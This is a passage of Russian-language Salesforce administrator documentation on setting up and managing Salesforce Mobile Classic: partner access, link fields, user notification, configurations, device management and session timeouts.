Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

Прим.: Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. Если нет доступа к партнерскому порталу, но нужно предоставить общий доступ к записям и данным своим партнерам, воспользуйтесь сообществами.

Существующие организации, которые поддерживают партнерские порталы, могут продолжать использовать свои партнерские порталы или перейти к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Можно предоставить пользователям-партнерам доступ к данным партнерского портала на мобильных устройствах с применением приложения Salesforce Mobile Classic.

Ниже перечислены рекомендации по настройке доступа Salesforce Mobile Classic для пользователей-партнеров.

- Прежде чем настроить приложение Salesforce Mobile Classic для пользователей-партнеров, необходимо настроить организации пользователей-партнеров и приобрести мобильные лицензии для каждого пользователя партнерского портала, которому должно быть доступно приложение Salesforce Mobile Classic. Прежде чем разрешить пользователям-партнерам доступ к приложению Salesforce Mobile Classic, профили пользователей-партнеров должны быть назначены как минимум одному активному партнерскому порталу. Если профиль пользователя назначен нескольким партнерским порталам, то приложение Salesforce Mobile Classic предоставляет доступ только к первому назначенному партнерскому порталу.
- Настраиваемые мобильные списковые представления не влияют на списковые представления партнерского портала.
- Если приложение Salesforce Mobile Classic поддерживает доступ к наборам данных «Пользователь», то партнеры могут назначать объекты пользователям организации-партнера и всем внутренним пользователям. В противном случае, партнеры могут назначать объекты только внутренним пользователям или пользователям организации-партнера, которые связаны с записями, доступными на мобильных устройствах.

СМ. ТАКЖЕ:

Настройка Salesforce Mobile Classic

Создание ссылок на веб-страницы и страницы Visualforce Mobile для приложения Salesforce Mobile Classic

Чтобы улучшить взаимодействие между приложением Salesforce Mobile Classic, Visualforce Mobile и внешними веб-узлами, рекомендуем создать ссылки на страницы Visualforce Mobile или внешние веб-узлы в собственных записях Salesforce. Прежде чем создавать ссылки, рекомендуем создать текстовые поля формулы для стандартного или настраиваемого объекта. Приложение Salesforce Mobile Classic отображает только поля, доступные в макете страницы. Рекомендуем добавлять все вложенные ссылки в отдельный раздел «Мобильные ссылки» внизу макета страницы. В настоящее время система Salesforce не позволяет скрывать данные ссылки, но при необходимости пользователи могут сворачивать соответствующий раздел.

1. Откройте область полей соответствующего объекта.
2. Нажмите кнопку **«Создать»** в разделе полей.
3. Выберите параметр «Формула» и нажмите кнопку **«Далее»**.
4. Введите метку поля.

   Имя поля заполняется автоматически на основе введенной метки поля.
5. Выберите параметр «Текст» и нажмите кнопку **«Далее»**.
6. Чтобы создать ссылку на настраиваемую страницу Visualforce или внешний веб-сайт, воспользуйтесь редактором формул:
   - Чтобы создать ссылку Visualforce, введите строку `"visualforce:///apex/PageName"` и замените компонент `PageName` именем страницы Visualforce. Чтобы передать данные из записи клиентского приложения на страницу Visualforce, дополните строку параметрами (например, `?contactid=" & Id"`).
   - Чтобы создать веб-ссылку, введите строку `"weblink:"` и нужный URL-адрес (например, `"weblink:http://www.salesforce.com"`). Чтобы передать данные из записи клиентского приложения на веб-страницу, дополните строку параметрами. Например, веб-ссылка ниже открывает социальную сеть из записи контакта и выполняет поиск для контакта:

```
"weblink:http://m.linkedin.com/members?search_term=" &FirstName& "+" &LastName&
"&filter=name&commit=Search"
```

Прим.: Клиентское приложение передает ссылку Visualforce или веб-ссылку со всеми параметрами во встроенный обозреватель. Анализ параметров выполняется веб-сайтом или страницей Visualforce Mobile. Убедитесь, что структура страницы Visualforce Mobile позволяет принимать любые параметры, переданные в ссылке.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

7. Нажмите кнопку **«Далее»**.
8. Чтобы определить уровень доступности поля для конкретных профилей, настройте параметры безопасности поля и нажмите кнопку **«Далее»**.
9. Выберите макеты страниц, которые должны отображать данное поле. Чтобы изменить расположение поля на странице, настройте макет.
10. Сохраните внесенные изменения.
11. Измените макет страницы объекта. С помощью параметров управления для объекта, макет страницы которого собираетесь изменить, перейдите к пункту «Макеты страниц».
12. Перетащите элемент «Раздел» из палитры в макет страницы и разместите его под текущими разделами.
13. В поле «Имя раздела» введите *«Мобильные ссылки»*.
14. Снимите флажок «Страница редактирования».
15. Выберите одностолбцовый макет и нажмите кнопку **«OK»**.
16. Перетащите новое текстовое поле формулы из текущей области в новый раздел «Мобильные ссылки».
17. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Настройка Salesforce Mobile Classic

Поиск по параметрам управления объектами

Уведомление пользователей о доступности Salesforce Mobile Classic

Чтобы выполнить развертывание приложения Salesforce Mobile Classic, отправьте пользователям по электронной почте уведомление о доступности данного приложения и сообщите инструкции по установке. Сообщение эл. почты может быть отправлено посредством корпоративного почтового приложения (например, Outlook) или пакетной электронной рассылки Salesforce. В любом случае сообщение эл. почты должно содержать URL-адрес, инициирующий загрузку.

- URL-адрес загрузки для пользователей Android: `mobile.salesforce.com`. Данная ссылка может использоваться как для первоначальной загрузки, так и для последующих обновлений.
- URL-адрес загрузки для пользователей iPhone может быть получен посредством iTunes. Откройте программу iTunes, выберите **«Магазин»** и найдите приложение Salesforce Mobile Classic. Чтобы просмотреть сведения о приложении, щелкните значок приложения. Верхняя часть окна iTunes отображает путь к приложению в интернет-магазине Apple App Store: **App Store** > **Business** > **Salesforce Mobile Classic**. Чтобы просмотреть URL-адрес загрузки приложения, перетащите данный путь в текстовый редактор.

Чтобы выполнить пакетную рассылку электронной почты пользователям Salesforce Mobile Classic посредством системы Salesforce, выполните указанные ниже действия.

1. Создайте шаблон эл. почты, который сообщает пользователям о доступности Salesforce Mobile Classic. На странице личных параметров введите строку *«Шаблоны»* в поле «Быстрый поиск» и выберите **«Мои шаблоны»** или **«Шаблоны эл. почты»** в зависимости от того, какой заголовок будет выведен. При необходимости создайте отдельный шаблон эл. почты, уведомляющий о наличии обновлений. Добавьте ссылку загрузки в шаблоны.
2. Создайте настраиваемое представление, содержащее только пользователей Salesforce Mobile Classic, на странице «Пакетная рассылка электронной почты».
3. Выполните пакетную электронную рассылку пользователям Salesforce Mobile Classic посредством созданного настраиваемого представления. В меню «Настройка» введите *«Пользователи пакетных электронных рассылок»* в поле «Быстрый поиск», затем выберите **«Пользователи пакетных электронных рассылок»**.

СМ. ТАКЖЕ:

Настройка Salesforce Mobile Classic

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания HTML-шаблонов эл. почты:

- Редактирование HTML-шаблонов

Для пакетной отправки эл. почты пользователям:

- Пакетная электронная рассылка

  И

  Управление пользователями

Salesforce Mobile Classic. Вопросы и ответы для администраторов

- Безопасно ли приложение Salesforce Mobile Classic?

Безопасно ли приложение Salesforce Mobile Classic?

Все данные, передаваемые между Salesforce и Salesforce Mobile Classic, полностью зашифрованы и защищены при передаче по радиоканалу.

Мобильное приложение предоставляет многоуровневую безопасность на уровне устройства. Производители устройств позволяют пользователям ограничивать доступ посредством пароля или секретного кода. Пользователи должны применять защиту устройства совместно с политикой безопасности организации. Блокировка устройства паролем препятствует несанкционированному доступу к конфиденциальным данным.

Кроме того, мобильное приложение может быть активировано на устройстве только при наличии действительных регистрационных данных Salesforce. При регистрации нового беспроводного устройства система автоматически удаляет данные Salesforce на предыдущем беспроводном устройстве; одновременно пользователи могут активировать только одно мобильное устройство. Кроме того, при использовании учетной записи Salesforce для активации нового устройства пользователям отправляется соответствующее предупреждение. Если вошедший пользователь превышает настраиваемый администратором период бездействия на мобильном устройстве, то мобильный сеанс завершается, но может быть возобновлен путем ввода пароля или секретного кода.

Кроме того, администраторы могут удаленно удалять данные на любом потерянном или украденном устройстве.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

Управление конфигурациями Salesforce Mobile Classic

Для управления конфигурациями Salesforce Mobile Classic откройте настройки, введите строку «*Конфигурации Salesforce Classic*» в поле «Быстрый поиск», затем выберите пункт **«Конфигурации Salesforce Classic»**.

- Чтобы создать мобильную конфигурацию, нажмите кнопку **«Создать мобильную конфигурацию»**.
- Чтобы изменить мобильную конфигурацию (например, назначить других пользователей или профили и изменить максимальный размер наборов данных), щелкните ссылку **«Правка»**.
- Чтобы активировать мобильную конфигурацию, щелкните ссылку **«Правка»**, установите флажок «Активно» и нажмите кнопку **«Сохранить»**. Чтобы деактивировать мобильную конфигурацию, снимите флажок «Активно».
- Чтобы удалить мобильную конфигурацию, щелкните ссылку **«Удал.»**.
- Чтобы просмотреть сведения о мобильной конфигурации, щелкните имя нужной конфигурации.

  Ниже перечислены действия, доступные на странице сведений о мобильной конфигурации.

  - Чтобы изменить наборы данных для мобильной конфигурации, нажмите кнопку **«Правка»** в связанном списке «Наборы данных».
  - Чтобы изменить свойства мобильных объектов, щелкните ссылку **«Правка»** напротив имени нужного объекта в связанном списке «Свойства мобильного объекта».
  - Чтобы настроить вкладки мобильной конфигурации, нажмите кнопку **«Правка»** в связанном списке «Мобильные вкладки».
  - Чтобы создать настраиваемые представления для мобильной конфигурации, нажмите кнопку **«Правка»** в связанном списке «Мобильные представления».
  - Чтобы клонировать мобильную конфигурацию, нажмите кнопку **«Клонировать»**.

СМ. ТАКЖЕ:

Поддержка мобильной работы с помощью Salesforce Mobile Classic

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления конфигураций Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

Полномочия Salesforce Mobile Classic

Мобильная лицензия должна быть предоставлена каждому пользователю, работающему с приложением Salesforce Mobile Classic. Мобильная лицензия предоставляется путем установки флажка «Пользователь Mobile» в записи пользователя.

При использовании версии Unlimited Edition, Performance Edition или Developer Edition компания Salesforce предоставляет одну мобильную лицензию для каждой лицензии Salesforce, а флажок «Пользователь Mobile» устанавливается по умолчанию. При использовании версии Professional Edition или Enterprise Edition мобильные лицензии приобретаются за дополнительную плату и назначаются пользователям вручную.

Прим.: По умолчанию флажок «Пользователь Mobile» не установлен для новых пользователей Performance Edition.

Чтобы запретить активацию приложения Salesforce Mobile Classic на мобильных устройствах пользователей до его развертывания, снимите флажок Пользователь Mobile для всех пользователей.

СМ. ТАКЖЕ:

Поддержка мобильной работы с помощью Salesforce Mobile Classic

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления конфигураций Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

Управление вкладками Salesforce Mobile Classic

Для управления вкладками в конфигурации Salesforce Mobile Classic откройте настройки, введите строку *«Конфигурации Salesforce Classic»* в поле «Быстрый поиск», затем выберите пункт **«Конфигурации Salesforce Classic»**. Затем щелкните имя нужной мобильной конфигурации и прокрутите страницу до связанного списка «Мобильные вкладки».

Если вкладки конфигурации уже настроены, то связанный список «Мобильные вкладки» отображает выбранные вкладки.

- Чтобы изменить настройки вкладок, нажмите кнопку **«Правка»**.
- Чтобы удалить настройки мобильных вкладок и восстановить стандартные вкладки, нажмите кнопку **«Возврат к стандартным значениям»**.

Если вкладки конфигурации еще не настроены, то связанный список отображает стандартные вкладки конфигурации. Чтобы настроить вкладки конфигурации и определить порядок их отображения, нажмите кнопку **«Настроить вкладки»**.

СМ. ТАКЖЕ:

Поддержка мобильной работы с помощью Salesforce Mobile Classic

Управление конфигурациями Salesforce Mobile Classic

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для управления вкладками Salesforce Mobile Classic выполните следующее:

- «Управление мобильными конфигурациями»

Управление представлениями Salesforce Mobile Classic

Для управления настраиваемыми представлениями в конфигурации Salesforce Mobile Classic откройте настройки, введите строку *«Конфигурации Salesforce Classic»* в поле «Быстрый поиск», затем выберите пункт **«Конфигурации Salesforce Classic»**. Затем щелкните имя нужной мобильной конфигурации и прокрутите страницу до связанного списка «Мобильные представления».

- Чтобы просмотреть список всех настраиваемых представлений, выберите значение «Все объекты» в раскрывающемся списке «Выбрать объект». Кроме того, данный раскрывающийся список позволяет фильтровать представления по типу объекта.
- Чтобы создать мобильное представление, выберите тип объекта в раскрывающемся списке «Выбрать объект» и нажмите кнопку **«Создать мобильное представление»**.
- Чтобы изменить настраиваемое мобильное представление, щелкните ссылку **«Правка»** напротив имени нужного представления.
- Чтобы удалить настраиваемое мобильное представление, щелкните ссылку **«Удал.»** напротив имени нужного представления.
- Чтобы просмотреть сведения о настраиваемом мобильном представлении, щелкните имя нужного представления.

СМ. ТАКЖЕ:

Поддержка мобильной работы с помощью Salesforce Mobile Classic

Управление конфигурациями Salesforce Mobile Classic

Управление устройствами Salesforce Mobile Classic

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра устройств и пользователей Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для управления настраиваемыми представлениями Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

Данные об использовании Salesforce Mobile Classic в типах настраиваемых отчетов

Пользователь может создать типы настраиваемых отчетов по данным об использовании приложения Salesforce Mobile Classic. Например, с помощью отчетов можно узнать, как часто используется приложение Salesforce Mobile Classic, какие мобильные устройства используются для доступа и т. д.

Чтобы создать тип настраиваемого отчета по данным об использовании приложения Salesforce Mobile Classic, выберите параметр мобильного сеанса «Основной объект» при определении типа настраиваемого отчета. При выборе полей для типа настраиваемого отчета выберите нужные из указанных ниже полей Salesforce Mobile Classic.

Точка данных об использовании мобильного приложения	**Определение**
Товарный знак	Оператор беспроводной связи
Размер данных (в байтах)	Общий размер записей на устройстве
Адрес устройства	уникальный физический адрес устройства (UDID для iOS)
Версия приложения устройства	Установленная версия Salesforce Mobile Classic
Модель устройства	Модель устройства
Версия операционной системы устройства	Версия операционной системы, установленной на устройство
Duration	Продолжительность мобильного сеанса в секундах
Дата последней регистрации	Дата последней регистрации или активации
Дата последнего статуса	Дата последнего обмена информацией с устройством
Производитель	Производитель устройства
Размер метаданных (в байтах)	Размер метаданных (макетов страниц, значений раскрывающихся списков и т. д.) на устройстве
Ответственный: полное имя	Имя пользователя устройства
Дата начала сеанса	Дата начала мобильного сеанса
Статус	Индикатор превышения максимально допустимого размера набора данных, установленного для мобильной конфигурации

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

Прим.:

- Мобильные сеансы аналогичны веб-сеансам в отчетах по журналам входов; тем не менее, мобильные сеансы используют фиксированное значение времени истечения сеанса, равное 20 минутам. Если пользователь выполняет вход или запускает приложение Salesforce Mobile Classic после 20 минут бездействия, то система Salesforce начинает новый мобильный сеанс.
- Отчеты по мобильным сеансам содержат только данные об использовании для приложения Salesforce Mobile Classic и не содержат данных для других мобильных приложений Salesforce (например, Salesforce1).
- Некоторые устройства поддерживают не все физические атрибуты. Например, устройства Apple не поддерживают товарный знак.

Управление устройствами Salesforce Mobile Classic

После установки приложения Salesforce Mobile Classic на мобильное устройство и первоначального входа система Salesforce собирает данные об устройстве и связывает устройство с записью пользователя. Сведения об устройстве доступны только для чтения.

Несмотря на то что запись об устройстве создается автоматически, за администратором сохраняется возможность просматривать и управлять всеми пользователями и мобильными устройствами в организации с помощью настроек, для этого необходимо ввести строку *«Пользователи и устройства»* в поле «Быстрый поиск», затем выбрать пункт **«Пользователи и устройства»**.

Ниже перечислены действия, доступные на странице «Все пользователи и устройства мобильной версии».

- Просмотрите список пользователей организации, которым разрешено использование приложения Salesforce Mobile Classic.
- Создайте настраиваемые списковые представления для просмотра разных групп пользователей мобильной версии. Например, создайте представление, которое показывает пользователей, никогда не входивших в систему Salesforce из приложения Salesforce Mobile Classic, чтобы оценить эффективность усилий вашей организации по развертыванию Salesforce Mobile Classic.
- Чтобы просмотреть сведения о мобильном устройстве, щелкните адрес нужного устройства.
- Чтобы просмотреть сведения о пользователе, щелкните имя нужного пользователя.
- Чтобы просмотреть сведения о мобильной конфигурации, щелкните имя нужной мобильной конфигурации.
- Выполните перечисленные ниже пакетные действия.
  - Настройка времени завершения мобильного сеанса
  - Удаление данных Salesforce с мобильного устройства пользователя
  - Удаление мобильного устройства из записи пользователя
- Чтобы определить причину отсутствия синхронизации устройства пользователя, наведите указатель мыши на красный значок ошибки в столбце «Статус». Дополнительные сведения об ошибках синхронизации отображаются на странице сведений об устройстве.

Прим.: Связанный список «Назначенные мобильные устройства» на странице сведений о пользователе также позволяет управлять пользователями мобильного приложения.

СМ. ТАКЖЕ:

Поддержка мобильной работы с помощью Salesforce Mobile Classic

Управление конфигурациями Salesforce Mobile Classic

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра устройств и пользователей Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для управления устройствами Salesforce Mobile Classic выполните следующее:

- «Управление мобильными конфигурациями»

Постоянное связывание пользователей Salesforce Mobile Classic с мобильным устройством

Можно запретить регистрацию пользователей мобильного приложения на мобильном устройстве, отличном от использованного для первоначальной активации приложения Salesforce Mobile Classic.

По умолчанию система Salesforce автоматически связывает запись устройства с пользователем мобильного приложения, активировавшим устройство последним, поэтому устройство может быть назначено другому пользователю без обновления соответствующей записи. Данный алгоритм позволяет переназначать устройства между пользователями организации; при необходимости пользователи могут быть связаны с устройствами, назначенными им изначально. Таким образом, администраторы организаций могут блокировать доступ пользователей к конфиденциальным данным посредством личных мобильных устройств.

Чтобы связать пользователя с мобильным устройством, выполните указанные ниже действия.

1. Введите строку «*Настройки* `Salesforce Classic`» в поле «Быстрый поиск» меню «Настройки», затем выберите пункт **«Настройки Salesforce Classic»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Постоянная связь пользователя с мобильным устройством».
4. Нажмите кнопку **«Сохранить»**.

Внимание: При наличии флажка «Постоянная связь пользователя с мобильным устройством» устройство может быть изменено только с помощью администратора. Чтобы разрешить пользователю регистрацию другого устройства, рекомендуем вручную удалить текущее устройство из записи пользователя. Если это устройство не удалено, пользователь не получит доступ к приложению Salesforce Mobile Classic.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для изменения параметров Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

Просмотр сведений об устройстве Salesforce Mobile Classic

Система Salesforce собирает сведения об устройстве при первоначальном входе пользователя в приложение Salesforce Mobile Classic. Чтобы просмотреть сведения об устройстве, воспользуйтесь одним из способов ниже.

- Введите строку *«Пользователи и устройства»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Пользователи и устройства»**. Щелкните по адресу устройства в списковом представлении.
- Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**. Щелкните ссылку **«Правка»** напротив имени нужного пользователя и выберите адрес устройства в связанном списке «Назначенные мобильные устройства».

Ниже перечислены действия, доступные на странице «Мобильное устройство».

- Просмотр сведений об устройстве
- Настройка времени завершения мобильного сеанса
- Удаление данных Salesforce с устройства пользователя
- Удаление устройства из записи пользователя

Ниже перечислены поля, используемые для каждого мобильного устройства организации.

Поле	Описание
Товарный знак	Товарный знак мобильного устройства (при его наличии).
Оператор	Имя оператора, обслуживающего мобильное устройство (при его наличии).
Время подключения	Дата и время подключения устройства к мобильному серверу. Подключение к серверу может быть прервано при разрядке аккумулятора или завершении сеанса по причине длительного бездействия.
Статус подключения	Состояние подключения устройства. Данное поле может содержать следующие значения: «Подключено», «Не подключено» и «Недоступно».
Создано	Имя первого пользователя, зарегистрировавшего мобильное устройство, а также время и дата регистрации.
Размер данных	Размер данных Salesforce, которые в настоящее время хранятся на мобильном устройстве пользователя. Мобильное устройство периодически отправляет эту информацию в систему Salesforce. Полученная информация может

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра устройств и пользователей Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для управления устройствами Salesforce Mobile Classic выполните следующее:

- «Управление мобильными конфигурациями»

Поле	Описание
	использоваться для устранения ошибок синхронизации, возникших в результате превышения ограничения по размеру данных.
Адрес устройства	Уникальный идентификатор мобильного устройства пользователя.
Модель устройства	Модель мобильного устройства.
Является симулятором?	Флажок, определяющий назначение устройства: симулятор или мобильное устройство. Симулятор — это программное приложение, которое имитирует работу мобильного устройства.
Последняя активация	Время последней загрузки полного набора данных на мобильное устройство. Если размер набора данных пользователя превышает ограничение, заданное в назначенной мобильной конфигурации, то устройство может быть зарегистрировано, но не может быть активировано.
Последние полученные данные	Время последнего получения данных с устройства. Данная информация может потребоваться для устранения ошибок подключения.
Последняя регистрация	Время последней регистрации мобильного устройства. Процесс регистрации создает запись устройства в системе Salesforce и связывает ее с зарегистрировавшим пользователем.
Дата последнего статуса	Время последнего уведомления системы Salesforce о прекращении синхронизации данных по причине возникновения ошибки. Поле «Дата последнего статуса» отображается только при возникновении ошибки.
Производитель	Производитель мобильного устройства.
Размер метаданных	Размер метаданных Salesforce, которые в настоящее время хранятся на мобильном устройстве пользователя. Метаданные содержат макет страницы и сведения о схеме. Размер метаданных, передаваемых на устройство, определяется размером организации и сложностью ее настроек.
Изменено	Имя последнего пользователя, зарегистрировавшего мобильное устройство, а также время и дата регистрации.
Количество отложенных исходящих сообщений	Количество сообщений, добавленных на мобильном сервере в очередь для отправки на устройство.
Операционная система	Тип операционной системы, установленной на мобильное устройство: Android или iPhone.

Поле	Описание
Версия операционной системы	Номер версии операционной системы, установленной на мобильное устройство.
Номер телефона	Номер телефона, связанный с мобильным устройством.
Версия Salesforce Mobile Classic	Номер версии и сборки мобильного клиентского приложения, установленного на устройство.
Размер отложенных исходящих сообщений (байты)	Общий размер сообщений, добавленных на устройстве в очередь для отправки на мобильный сервер. Обычно данное значение равно нулю, так как сервер обрабатывает сообщения почти мгновенно.
Размер исходящих сообщений (байты)	Общий размер очереди исходящих сообщений на мобильном сервере.
Статус	Данное поле указывает на наличие ошибок синхронизации между устройством и системой Salesforce. Поле «Статус» отображается только при возникновении ошибки. Данное поле может отображать два статуса ошибки: «Превышено ограничение размера данных» и «Неизвестная ошибка».
Username	Имя пользователя Salesforce, связанного с мобильным устройством.

Прим.: Если система Salesforce обнаруживает, что выбранное устройство зарегистрировано пользователем другой организации, то страница сведений об устройстве отображает ошибку. Данная ошибка может быть вызвана регистрацией устройства в безопасной организации и последующей активацией в производственной организации. Чтобы удалить устаревшую запись устройства из организации, рекомендуем удалить устройство.

Настройка значений времени завершения сеанса Salesforce Mobile Classic

Из соображений безопасности текущий сеанс завершается автоматически после 10 минут простоя приложения Salesforce Mobile Classic. Данный параметр может быть настроен или отключен администраторами на отдельных устройствах. Например, данный параметр может быть отключен в приложении Salesforce Mobile Classic, если операционная система мобильного устройства поддерживает собственный механизм блокировки.

Чтобы изменить значение времени завершения сеанса Salesforce Mobile Classic, выполните указанные ниже действия.

1. Откройте одну из указанных ниже страниц.
   - Чтобы работать с несколькими устройствами одновременно, введите строку *«Пользователи и устройства»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Пользователи и устройства»**. Выберите нужные устройства в списковом представлении на странице «Все пользователи и устройства мобильной версии».
   - Чтобы работать с конкретным устройством, введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**. Чтобы открыть страницу «Мобильное устройство», щелкните имя нужного пользователя и выберите адрес устройства в связанном списке «Назначенные мобильные устройства».
2. Щелкните **«Задать лимит времени мобильного сеанса»**.
3. Выберите новое значение (в минутах). При необходимости выберите значение **«Бессрочно»**.
4. Нажмите кнопку **«Сохранить»**.

   Система Salesforce отправит сообщение, содержащее новое значение времени завершения сеанса, на выбранные мобильные устройства.
5. Чтобы просмотреть общие результаты для каждого выбранного мобильного устройства, воспользуйтесь страницей подтверждения.

Результаты настройки времени завершения мобильного сеанса

После отправки сообщения Salesforce, содержащего новое значение времени завершения сеанса, на выбранные мобильные устройства, страница результатов содержит сведения о статусе каждого сообщения. В таблице ниже представлены три возможных результата.

Результат	Описание
Сообщение добавлено в очередь	Сообщение отправлено сервером Salesforce Mobile Classic на устройство пользователя. Система Salesforce не поддерживает отчеты о доставке сообщений.
На удается отправить сообщение	Сообщение не было отправлено ввиду возникновения временных проблем со связью между системой Salesforce и

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

